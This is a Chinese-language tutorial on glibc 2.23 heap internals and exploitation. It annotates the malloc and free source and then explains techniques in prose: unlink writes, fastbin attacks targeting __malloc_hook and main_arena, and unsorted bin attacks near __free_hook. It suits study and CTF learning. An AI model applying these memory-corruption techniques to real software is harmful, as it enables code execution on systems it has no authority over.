pwn with glibc heap（堆利用手册）

前言

对一些有趣的堆相关的漏洞的利用做一个记录，如有差错，请见谅。

文中未做说明 均是指 `glibc 2.23`

相关引用已在文中进行了标注，如有遗漏，请提醒。

简单源码分析

本节只是简单跟读了一下 `malloc` 和 `free` 的源码， 说的比较简单，很多细节还是要自己拿一份源代码来读。

堆中的一些数据结构

堆管理结构

```
struct malloc_state {
 mutex_t mutex;                /* Serialize access. */
 int flags;                      /* Flags (formerly in max_fast). */
 #if THREAD_STATS
 /* Statistics for locking. Only used if THREAD_STATS is defined. */
 long stat_lock_direct, stat_lock_loop, stat_lock_wait;
 #endif
 mfastbinptr fastbins[NFASTBINS];    /* Fastbins */
 mchunkptr top;
 mchunkptr last_remainder;
 mchunkptr bins[NBINS * 2];
 unsigned int binmap[BINMAPSIZE];   /* Bitmap of bins */
 struct malloc_state *next;           /* Linked list */
 INTERNAL_SIZE_T system_mem;
 INTERNAL_SIZE_T max_system_mem;
 };
```

- `malloc_state`结构是我们最常用的结构，其中的重要字段如下：
- `fastbins`：存储多个链表。每个链表由空闲的`fastbin`组成，是`fastbin freelist`。
- `top`： `top chunk`，指向的是`arena`中剩下的空间。如果各种`freelist`都为空，则从`top chunk`开始分配堆块。
- `bins`：存储多个双向链表。意义上和堆块头部的双向链表一样，并和其组成了一个双向环状空闲列表（freelist）。这里的bins位于freelist的结构上的头部，**后向指针（bk）指向freelist逻辑上的第一个节点。**分配`chunk`时从逻辑上的第一个节点分配寻找合适大小的堆块。

堆块结构

```
struct malloc_chunk {

  INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */
```

```
  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

- `prev_size`：**相邻的前一个堆块大小。**这个字段只有在前一个堆块（且该堆块为`normal chunk`）处于**释放状态**时才有意义。这个字段最重要（甚至是唯一）的作用就是用于**堆块释放时快速和相邻的前一个空闲堆块融合。**该字段不计入当前堆块的大小计算。在前一个堆块不处于空闲状态时，数据为前一个堆块中用户写入的数据。libc这么做的原因主要是可以节约4个字节的内存空间，但为了这点空间效率导致了很多安全问题。
- `size`：本堆块的长度。长度计算方式：**size字段长度+用户申请的长度+对齐。**libc以 **size_T 长度*2** 为粒度对齐。例如 **32bit** 以 4*2=**8byte** 对齐，**64bit** 以 **8*2=0×10** 对齐。因为最少以8字节对齐，所以size一定是8的倍数，**故size字段的最后三位恒为0**，libc用这三个bit做标志flag。比较关键的是最后一个bit（pre_inuse），用于指示相邻的前一个堆块是alloc还是free。如果正在使用，则 bit=1。libc判断 **当前堆块是否处于free状态的方法** 就是 判断下一个堆块的 **pre_inuse** 是否为 1 。这里也是 `double free` 和 `null byte offset` 等漏洞利用的关键。
- `fd &bk`：双向指针，用于组成一个双向空闲链表。故这两个字段**只有在堆块free后**才有意义。堆块在alloc状态时，这两个字段内容是用户填充的数据。**两个字段可以造成内存泄漏（libc的bss地址），Dw shoot等效果。**
- 值得一提的是，堆块根据大小，libc使用fastbin、chunk等逻辑上的结构代表，但其存储结构上都是malloc_chunk结构，只是各个字段略有区别，如fastbin相对于chunk，不使用bk这个指针，因为fastbin freelist是个单向链表。

来源
Libc堆管理机制及漏洞利用技术

Malloc 源码分析

用户调用 `malloc` 时会先进入 `__libc_malloc`

```
void *
__libc_malloc (size_t bytes)
{
  mstate ar_ptr;
  void *victim;

  void *(*hook) (size_t, const void *)
    = atomic_forced_read (__malloc_hook);
  if (__builtin_expect (hook != NULL, 0))// 如果设置了 __malloc_hook 就执行然后返回
    return (*hook)(bytes, RETURN_ADDRESS (0));

  arena_get (ar_ptr, bytes);

  victim = _int_malloc (ar_ptr, bytes);
  return victim;
}
```

如果设置了 `__malloc_hook` 就执行它然后返回， 否则进入 `_int_malloc` 这个函数就是 `malloc` 的具体实现

```
static void *
_int_malloc (mstate av, size_t bytes)
{
   /*
     计算出实际需要的大小，大小按照 2 * size_t 对齐， 64位： 0x10
     所以如个 malloc(0x28) ----> nb = 0x30, 0x10 header + 0x20 当前块 + 0x8 下一块的 pre_size
```

```
 */

  checked_request2size (bytes, nb);

  /*
    如果是第一次触发 malloc，就会调用 sysmalloc---> mmap 分配内存返回
     */
  if (__glibc_unlikely (av == NULL))
    {
      void *p = sysmalloc (nb, av);
      if (p != NULL)
    alloc_perturb (p, bytes);
      return p;
    }
```

首先把传入的 `bytes` 转换为 `chunk` 的实际大小，保存到 `nb` 里面。然后如果是第一次调用 `malloc`，就会进入 `sysmalloc` 分配内存。

搜索Fastbin

接着会看申请的 `nb` 是不是在 `fastbin` 里面，如果是进入 `fastbin` 的处理流程

```
if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
    {
      idx = fastbin_index (nb);  // 找到nb 对应的 fastbin 的 索引 idx
      mfastbinptr *fb = &fastbin (av, idx);// 找到对应的 fastbin 的指针
      mchunkptr pp = *fb;
      do
        {
          victim = pp;
          if (victim == NULL)
            break;
        }
      while ((pp = catomic_compare_and_exchange_val_acq (fb, victim->fd, victim))
             != victim);
      if (victim != 0) //如果 fastbin 非空，就进入这里
        {
          if (__builtin_expect (fastbin_index (chunksize (victim)) != idx, 0))// 判断大小是否满足 fastbin相应bin的大小要求
            {
              errstr = "malloc(): memory corruption (fast)";
            errout:
              malloc_printerr (check_action, errstr, chunk2mem (victim), av);
              return NULL;
            }
          check_remalloced_chunk (av, victim, nb);
          void *p = chunk2mem (victim);
          alloc_perturb (p, bytes);
          return p;
        }
    }
```

首先根据 `nb` 找到该大小对应的 `fastbin` 的项， 然后看看该 `fastbin` 是不是为空，如果非空，就分配该 `fastbin` 的第一个 `chunk` 给用户。

分配过程还会检查待分配的 `chunk` 的 `size` 是不是满足在该 `fastbin` 项的限制。

```
fastbin_index (chunksize (victim)) != idx
```

搜索Smallbin

如果 `fastbin` 为空或者 `nb` 不在 `fastbin` 里面，就会进入 `smallbin` 和 `largebin` 的处理逻辑

```
if (in_smallbin_range (nb))
    {
      idx = smallbin_index (nb);//  找到 smallbin 索引
      bin = bin_at (av, idx);
      if ((victim = last (bin)) != bin) // 判断 bin 中是不是有 chunk
        {
          if (victim == 0) /* initialization check */
            malloc_consolidate (av);
          else
            {
              bck = victim->bk;
    if (__glibc_unlikely (bck->fd != victim)) // 链表检查
                {
                  errstr = "malloc(): smallbin double linked list corrupted";
                  goto errout;
                }
              set_inuse_bit_at_offset (victim, nb); //设置下一个chunk的 in_use 位
              bin->bk = bck;
              bck->fd = bin;

              if (av != &main_arena)
                victim->size |= NON_MAIN_ARENA;
              check_malloced_chunk (av, victim, nb);
              void *p = chunk2mem (victim);
              alloc_perturb (p, bytes);
              return p;
            }
        }
    }

  /*
     大内存分配，进入 malloc_consolidate
   */
  else
    {
      idx = largebin_index (nb);
      if (have_fastchunks (av))
        malloc_consolidate (av);
    }
```

如果申请的 `nb` 位于 `smallbin` 的范围，就会 `fastbin` 一样去找对应的项，然后判断 `bin` 是不是为空，如果不空，分配第一个 `chunk` 给用户，分配之前还会校验该 `chunk`是不是正确的。如果为空，就会进入 `unsorted bin` 的处理了。

```
__glibc_unlikely (bck->fd != victim)
```

如果 `nb` 不满足 `smallbin` ，就会触发 `malloc_consolidate` . 然后进入 `unsorted bin`

搜索Unsorted bin

```
      int iters = 0;
      while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av)) // 遍历 unsorted bin
```

```
{
  bck = victim->bk;
  size = chunksize (victim);

  if (in_smallbin_range (nb) &&
      bck == unsorted_chunks (av) &&
      victim == av->last_remainder &&
      (unsigned long) (size) > (unsigned long) (nb + MINSIZE))
    {
      /* split and reattach remainder */
      remainder_size = size - nb;
      remainder = chunk_at_offset (victim, nb);
      unsorted_chunks (av)->bk = unsorted_chunks (av)->fd = remainder;
      av->last_remainder = remainder;
      remainder->bk = remainder->fd = unsorted_chunks (av);
      if (!in_smallbin_range (remainder_size))
        {
          remainder->fd_nextsize = NULL;
          remainder->bk_nextsize = NULL;
        }

      set_head (victim, nb | PREV_INUSE |
                (av != &main_arena ? NON_MAIN_ARENA : 0));
      set_head (remainder, remainder_size | PREV_INUSE);
      set_foot (remainder, remainder_size);

      check_malloced_chunk (av, victim, nb);
      void *p = chunk2mem (victim);
      alloc_perturb (p, bytes);
      return p;
    }
```

遍历 `unsorted bin`， 如果此时的 `unsorted bin` 只有一项，且他就是 `av->last_remainder` ,同时大小满足

`(unsigned long) (size) > (unsigned long) (nb + MINSIZE)`

就对当前 `unsorted bin` 进行切割，然后返回切割后的 `unsorted bin` 。

否则就先把该 `unsorted bin` 从 `unsorted list` 中移除下来，这里用了一个 类似 `unlink` 的操作，不过没有检查 `chunk` 的指针

```
  /*先摘下该 unsorted bin  */
  unsorted_chunks (av)->bk = bck;
  bck->fd = unsorted_chunks (av);

  // 如果申请的大小和该 unsorted bin的大小刚好相等，就直接返回
  if (size == nb)
    {
      set_inuse_bit_at_offset (victim, size);
      if (av != &main_arena)
        victim->size |= NON_MAIN_ARENA;
      check_malloced_chunk (av, victim, nb);
      void *p = chunk2mem (victim);
      alloc_perturb (p, bytes);
      return p;
    }
```

如果申请的大小和该 unsorted bin 的大小刚好相等，就直接返回， 否则就把它放到相应的 bin 里面去。

```
    if (in_smallbin_range (size))
      {
        victim_index = smallbin_index (size);
        bck = bin_at (av, victim_index);
        fwd = bck->fd;
      }
    else
      {
        victim_index = largebin_index (size);
        bck = bin_at (av, victim_index);
        fwd = bck->fd;
        .......
        .......
```

如果 size 在 smallbin 里就放到 smallbin ， 否则就放到 large bin

搜索 Largebin

接下来就会去搜索 largebin 了

```
  if (!in_smallbin_range (nb))
    {
      bin = bin_at (av, idx);

      /* skip scan if empty or largest chunk is too small */
      if ((victim = first (bin)) != bin &&
          (unsigned long) (victim->size) >= (unsigned long) (nb))
        {
          victim = victim->bk_nextsize;
          while (((unsigned long) (size = chunksize (victim)) <
                  (unsigned long) (nb)))
            victim = victim->bk_nextsize;

          /* Avoid removing the first entry for a size so that the skip
             list does not have to be rerouted.  */
          if (victim != last (bin) && victim->size == victim->fd->size)
            victim = victim->fd;

          remainder_size = size - nb;
          unlink (av, victim, bck, fwd);

          /* Exhaust */
          if (remainder_size < MINSIZE)
            {
              set_inuse_bit_at_offset (victim, size);
              if (av != &main_arena)
                victim->size |= NON_MAIN_ARENA;
            }
          /* Split */
          else
            {
```

```
            remainder = chunk_at_offset (victim, nb);
            /* We cannot assume the unsorted list is empty and therefore
               have to perform a complete insert here.  */
            bck = unsorted_chunks (av);
            fwd = bck->fd;
if (__glibc_unlikely (fwd->bk != bck))
              {
                errstr = "malloc(): corrupted unsorted chunks";
                goto errout;
              }
            remainder->bk = bck;
            remainder->fd = fwd;
            bck->fd = remainder;
            fwd->bk = remainder;
            if (!in_smallbin_range (remainder_size))
              {
                remainder->fd_nextsize = NULL;
                remainder->bk_nextsize = NULL;
              }
            set_head (victim, nb | PREV_INUSE |
                      (av != &main_arena ? NON_MAIN_ARENA : 0));
            set_head (remainder, remainder_size | PREV_INUSE);
            set_foot (remainder, remainder_size);
          }
        check_malloced_chunk (av, victim, nb);
        void *p = chunk2mem (victim);
        alloc_perturb (p, bytes);
        return p;
      }
  }
```

使用 Top chunk

```
victim = av->top;
size = chunksize (victim);
// 如果 top chunk 大小足够大就从 top chunk 里面分配
if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
  {
    remainder_size = size - nb;
    remainder = chunk_at_offset (victim, nb);
    av->top = remainder;
    set_head (victim, nb | PREV_INUSE |
              (av != &main_arena ? NON_MAIN_ARENA : 0));
    set_head (remainder, remainder_size | PREV_INUSE);

    check_malloced_chunk (av, victim, nb);
    void *p = chunk2mem (victim);
    alloc_perturb (p, bytes);
    return p;
  }
```

```
      /* When we are using atomic ops to free fast chunks we can get
         here for all block sizes.  */
      else if (have_fastchunks (av))
        {
          malloc_consolidate (av);
          /* restore original bin index */
          if (in_smallbin_range (nb))
            idx = smallbin_index (nb);
          else
            idx = largebin_index (nb);
        }

      /*
         Otherwise, relay to handle system-dependent cases
       */
      else
        {
          void *p = sysmalloc (nb, av);
          if (p != NULL)
            alloc_perturb (p, bytes);
          return p;
        }
    }
```

如果 `top chunk` 的大小足够就直接切割分配，否则如果此时还有 `fastbin` 就触发 `malloc_consolidate` 重复上述流程，如果没有 `fastbin` 调用 `sysmalloc` 分配内存

Free 源码分析

_GI___libc_free

首先是 `_GI___libc_free`

```
void __fastcall _GI___libc_free(void *ptr)
{
  if ( _free_hook )
  {
    _free_hook(ptr, retaddr);
  }
  else if ( ptr )
  {
    v1 = (unsigned __int64)ptr - 16;
    v2 = *((_QWORD *)ptr - 1);
    if ( v2 & 2 )                               // 判断size位，判断是不是 mmap 获得的 chunk
    {
      if ( !mp_.no_dyn_threshold
        && v2 > mp_.mmap_threshold
        && v2 <= 0x2000000
        && (v1 < (unsigned __int64)dumped_main_arena_start || v1 >= (unsigned __int64)dumped_main_arena_end) )
      {
        mp_.mmap_threshold = v2 & 0xFFFFFFFFFFFFFFF8LL;
        mp_.trim_threshold = 2 * (v2 & 0xFFFFFFFFFFFFFFF8LL);
      }
      munmap_chunk((mchunkptr)((char *)ptr - 16));
```

```
    }
    else
    {
      av = &main_arena;
      if ( v2 & 4 )
        av = *(malloc_state **)(v1 & 0xFFFFFFFFFC000000LL);
      int_free(av, (mchunkptr)v1, 0);
    }
  }
}
```

如果存在 `free_hook` ， 就会直接调用 `free_hook(ptr)` 然后返回。否则判断被 `free` 的 内存是否是 `mmap` 获取的 ， 如果是则使用 `munmap_chunk` 回收内存，否则进入 `_int_free`

_int_free

首先会做一些简单的检查

```
  size = chunksize (p);

  //检查指针是否正常，对齐
  if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0)
      || __builtin_expect (misaligned_chunk (p), 0))
    {
      errstr = "free(): invalid pointer";
    errout:
      if (!have_lock && locked)
        (void) mutex_unlock (&av->mutex);
      malloc_printerr (check_action, errstr, chunk2mem (p), av);
      return;
    }

// 检查 size 是否 >= MINSIZE ，且是否对齐
  if (__glibc_unlikely (size < MINSIZE || !aligned_OK (size)))
    {
      errstr = "free(): invalid size";
      goto errout;
    }

// 检查 chunk 是否处于 inuse 状态
  check_inuse_chunk(av, p);
```

检查

- 指针是否对齐
- 块的大小是否对齐，且大于最小的大小
- 块是否在 `inuse` 状态

进入 fastbin

```
 if ((unsigned long)(size) <= (unsigned long)(get_max_fast ())) {
    if (have_lock
        || ({ assert (locked == 0);
          mutex_lock(&av->mutex);
```

```
          locked = 1;
          chunk_at_offset (p, size)->size <= 2 * SIZE_SZ // next->size <= 2 * SIZE_SZ
            || chunksize (chunk_at_offset (p, size)) >= av->system_mem; //
          }))
      {
        errstr = "free(): invalid next size (fast)";
        goto errout;
      }

    set_fastchunks(av);
    unsigned int idx = fastbin_index(size);
    fb = &fastbin (av, idx);

    mchunkptr old = *fb, old2;
    unsigned int old_idx = ~0u;
    do
      {

    if (__builtin_expect (old == p, 0))
      {
        errstr = "double free or corruption (fasttop)";
        goto errout;
      }
    if (have_lock && old != NULL)
      old_idx = fastbin_index(chunksize(old));
    p->fd = old2 = old; // 插入 fastbin
      }
    while ((old = catomic_compare_and_exchange_val_rel (fb, p, old2)) != old2);

    if (have_lock && old != NULL && __builtin_expect (old_idx != idx, 0))
      {
    errstr = "invalid fastbin entry (free)";
    goto errout;
      }
  }
```

如果 `size` 满足 `fastbin` 的条件，则首先判断 `next_chunk->size` 要满足

```
next_chunk->size > 2 * SIZE_SZ
next_chunk->size < av->system_mem
```

接着就会找对相应的 `fastbin`，然后插入 该 `bin` 的第一项。插入前有一个检查

```
if (__builtin_expect (old == p, 0))
      {
        errstr = "double free or corruption (fasttop)";
        goto errout;
      }
```

就是 `p->size` 索引到的 `fastbin` 的第一个指针不能和当前的 `p` 相同，否则会被认为是 `double free`

进入 Unsorted bin

如果被 `free` 的这个块不是 通过 `mmap` 获得的，就会进入下面的逻辑

```
else if (!chunk_is_mmapped(p)) {
  if (! have_lock) {
    (void)mutex_lock(&av->mutex);
    locked = 1;
  }

  // 得到下一个 chunk 的指针
  nextchunk = chunk_at_offset(p, size);

  // 不能 free top chunk
  if (__glibc_unlikely (p == av->top))
    {
      errstr = "double free or corruption (top)";
      goto errout;
    }
 // nextchunk 不能越界，就是限制了 p->size
  if (__builtin_expect (contiguous (av)
            && (char *) nextchunk
            >= ((char *) av->top + chunksize(av->top)), 0))
    {
  errstr = "double free or corruption (out)";
  goto errout;
    }
  /*p 要被标识为 inuse 状态 */
  if (__glibc_unlikely (!prev_inuse(nextchunk)))
    {
      errstr = "double free or corruption (!prev)";
      goto errout;
    }

  nextsize = chunksize(nextchunk);
  // nextsize 在  [ 2 * SIZE_SZ, av->system_mem] 之间
  if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0)
  || __builtin_expect (nextsize >= av->system_mem, 0))
    {
      errstr = "free(): invalid next size (normal)";
      goto errout;
    }

  free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);

  /* 如果 p的前一个块是 free 状态，就向前合并，通过 p->pre_inused 判断*/
  if (!prev_inuse(p)) {
    prevsize = p->prev_size;
    size += prevsize;
    p = chunk_at_offset(p, -((long) prevsize));
    unlink(av, p, bck, fwd);
  }

  if (nextchunk != av->top) {
    // 获得 nextchunk 的下一个 chunk, 的 pre_inused位
    nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
```

```
      // 如果 nextchunk 也是 free 状态的，合并
      if (!nextinuse) {
        unlink(av, nextchunk, bck, fwd);
        size += nextsize;
      } else
    clear_inuse_bit_at_offset(nextchunk, 0);

      // 合并的结果放置到 unsorted bin
      bck = unsorted_chunks(av);
      fwd = bck->fd;

      // 防止 unsortedbin 被破坏
      if (__glibc_unlikely (fwd->bk != bck))
    {
      errstr = "free(): corrupted unsorted chunks";
      goto errout;
    }
      p->fd = fwd;
      p->bk = bck;
      if (!in_smallbin_range(size))
    {
      p->fd_nextsize = NULL;
      p->bk_nextsize = NULL;
    }
      bck->fd = p;
      fwd->bk = p;

      set_head(p, size | PREV_INUSE);
      set_foot(p, size);

      check_free_chunk(av, p);
    }

    else {
      size += nextsize;
      set_head(p, size | PREV_INUSE);
      av->top = p;
      check_chunk(av, p);
    }


    // 如果 free 得到的 unsorted bin 的 size(包括合并chunk 得到的) 大于等于 FASTBIN_CONSOLIDATION_THRESHOLD 就会触发 malloc_consolidate
    if ((unsigned long)(size) >= FASTBIN_CONSOLIDATION_THRESHOLD) {
      if (have_fastchunks(av))
    malloc_consolidate(av);

      if (av == &main_arena) {
#ifndef MORECORE_CANNOT_TRIM
    if ((unsigned long)(chunksize(av->top)) >=
        (unsigned long)(mp_.trim_threshold))
      systrim(mp_.top_pad, av);
```

```
#endif
      } else {
    /* Always try heap_trim(), even if the top chunk is not
       large, because the corresponding heap might go away.  */
    heap_info *heap = heap_for_ptr(top(av));

    assert(heap->ar_ptr == av);
    heap_trim(heap, mp_.top_pad);
      }
    }

    if (! have_lock) {
      assert (locked);
      (void)mutex_unlock(&av->mutex);
    }
  }
  /*
    If the chunk was allocated via mmap, release via munmap().
  */
```

大概流程

- 首先做了一些检查， `p != top_chunk`, `p->size` 不能越界， 限制了 `next_chunk->size`, p要处于 `inuse`状态（通过 `next_chunk->pre_inused`判断）
- 接着判断 `p` 的前后相邻块是不是 `free` 状态，如果是就合并
- 根据此次拿到的 `unsorted bin` 的 大小，如果 `size>=FASTBIN_CONSOLIDATION_THRESHOLD` 就会触发 `malloc_consolidate`

如果 `p` 是通过 `mmap` 获得的，就通过

```
munmap_chunk (p);
```

释放掉他

Check In Glbc

函数名	检查	报错信息
unlink	p->size == nextchunk->pre_size	corrupted size vs prev_size
unlink	p->fd->bk == p 且 p->bk->fd == p	corrupted double-linked list
_int_malloc	当从fastbin分配内存时 ,找到的那个fastbin chunk的size要等于其位于的fastbin 的大小，比如在0x20的 fastbin中其大小就要为0x20	malloc():memory corruption (fast)
_int_malloc	当从 smallbin 分配 chunk(victim) 时， 要求 victim->bk->fd == victim	malloc(): smallbin double linked list corrupted
_int_malloc	当迭代 unsorted bin 时 ， 迭代中的 chunk (cur)要满足，cur->size 在 [2*SIZE_SZ, av->system_mem] 中	malloc(): memory corruption
_int_free	当插入一个 chunk 到 fastbin时，判断fastbin的 head 是不是和 释放的 chunk 相等	double free or corruption (fasttop)
_int_free	判断 next_chunk->pre_inuse == 1	double free or corruption (!prev

来源

heap-exploitation

各种漏洞原理及利用

通用的信息泄露思路

当 chunk 处于 free 状态时，会进入 bin 里面，其中的 fd 和 bk 可以用于信息泄露

- 分配两个 0x90 的 chunk(p0, p1)
- 释放掉 p0, p0 会进入 unsorted bin
- 分配 0x90 的 chunk,再次拿到 p0, 在 malloc 的实现中不会对这些指针进行清空，就可以泄露

如果分配后的内存被 memset 清空后，就需要利用一些其他的漏洞才能利用。

Unsorted bin 用于泄露 libc

fastbin 用于 泄露 heap 地址

Unlink 利用

原理

在把 chunk 从 bins 拿下来时 会触发 unlink 操作


```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {                                            \
    FD = P->fd;                                      \
    BK = P->bk;                                      \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))              \
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
    else {                                       \
        FD->bk = BK;                                     \
        BK->fd = FD;                                     \
        if (!in_smallbin_range (P->size)                       \
            && __builtin_expect (P->fd_nextsize != NULL, 0)) {             \
        if (__builtin_expect (P->fd_nextsize->bk_nextsize != P, 0)         \
        || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0))     \
          malloc_printerr (check_action,                       \
                   "corrupted double-linked list (not small)",     \
                   P, AV);                           \
            if (FD->fd_nextsize == NULL) {                     \
                if (P->fd_nextsize == P)                       \
                  FD->fd_nextsize = FD->bk_nextsize = FD;              \
                else {                                   \
                    FD->fd_nextsize = P->fd_nextsize;                  \
                    FD->bk_nextsize = P->bk_nextsize;                  \
                    P->fd_nextsize->bk_nextsize = FD;                  \
                    P->bk_nextsize->fd_nextsize = FD;                  \
                  }                                      \
              } else {                                     \
                P->fd_nextsize->bk_nextsize = P->bk_nextsize;              \
                P->bk_nextsize->fd_nextsize = P->fd_nextsize;              \
              }                                        \
          }                                      \
      }                                          \
```

}

如果我们可以伪装 `fd` 和 `bk` 过掉 `unlink` 的检查，就可以实现 `4` 字节写

利用

首先利用其它的漏洞伪造下面的内存布局



- p0 = malloc(0x80), p1 = malloc(0x80), ptr = p0
- 此时 `free(p1)` ， 发现 `p1` 所在 `chunk` 的 `pre_size = 0` , 表明前一个 `chunk` 已经 `free`, 于是向前合并
- 通过 `p1 - 0x10 - 0x80` (**chunk_addr - pre_size**) , 找到前面已经释放的 `chunk`, 也就是 我们 伪造的 `fake chunk p1`
- 然后进行 `unlink`, 实现 `*ptr = ptr-0x18`

Fastbin Attack 总结

原理

`Fastbin` 在分配 `chunk` 时，只检查 **p->size&0xfffffffffffff000是否满足等于的 fastbin的大小** ， 而且**不检查指针是否对齐。**所以我们只要找到 `size` 为 `fastbin` 的范围，然后修改 位于 `fastbin` 的 `chunk` 的 `fd` 到这 ， 分配几次以后，就可以分配到这个位置

利用方式

利用 libc 中的 现有的 数据

__malloc_hook 附近

64位下在 **__malloc_hook - 0x23 + 0x8** 处 的值 为 `p64(0x7f)` ， 这些值可以通过 `gdb + hexdump` 找找

然后想办法修改 位于 `0x70` 的 `fastbin` 的 `chunk` 的 `fd` 为 **__malloc_hook - 0x23**，然后分配几次 0x70 的 chunk 就可以修改 `__malloc_hook`

main_arean->fastbinY 数组


该数组用于存放 指定大小的 `fastbin` 的表头指针，如果为空则为 `p64(0)` , 而堆的地址基本 是 `0x5x` 开头的（其在内存就是 `xx xx..... 5x`)， 此时如果在 `main_arean->fastbinY` 的 相邻项为 `0x0` (相邻大小的 `fastbin`), 就会出现 `5x 00 00 00...` , 所以就可以出现 `0x000000000000005x` ， 可以把它作为 `fastbin`的 `size` 进行 `fastbin attack` ， **不过作为 fastbin attack 的 size 不能 为 0x55**

于是想办法修改 位于 `0x50` 的 `fastbin` 的 `chunk` 的 `fd` 为 **__malloc_hook - 0x23**，然后分配几次 `0x50` 的 chunk 就可以分配

到 main_arean, 然后就可以修改 main_arean->top 。

std* 结构体

在 std* 类结构体中有很多字段都会被设置为 0x0，同时其中的某些字段会有 libc 的地址大多数情况下 libc 是加载在 0x7f.... ， 配合着 std* 中的 其他 0x0 的字段，我们就可以有 p64(0x7f) ， 然后修改 位于 0x70 的 fastbin 的 chunk 的 fd 为该位置即可。



自己构造 size

利用 unsorted bin attack 往 __free_hook 构造 size

我们知道如果我们可以 修改 unsorted bin 的 fd 和 bk，在对 unsorted bin 拆卸的 时候 我们就能实现

```
*(bk + 0x10) = main_arean->unsorted_bin
```

利用这个我们就能往任意地址写入 main_arean 的地址， 由于 libc 的地址基本都是 0x7fxxxxx, 所以写完以后我们就可以在 __free_hook 的前面构造出 p64(0x7f)，可以作为 fastbin attack 的目标，然后修改 __free_hook

有一个**小坑**要注意，在 __free_hook-0x30 开始 的 0x30 个字节 是 _IO_stdfile_*_lock 区域，用于 std* 类文件的锁操作，这个区域的内存会被**经常清零**。

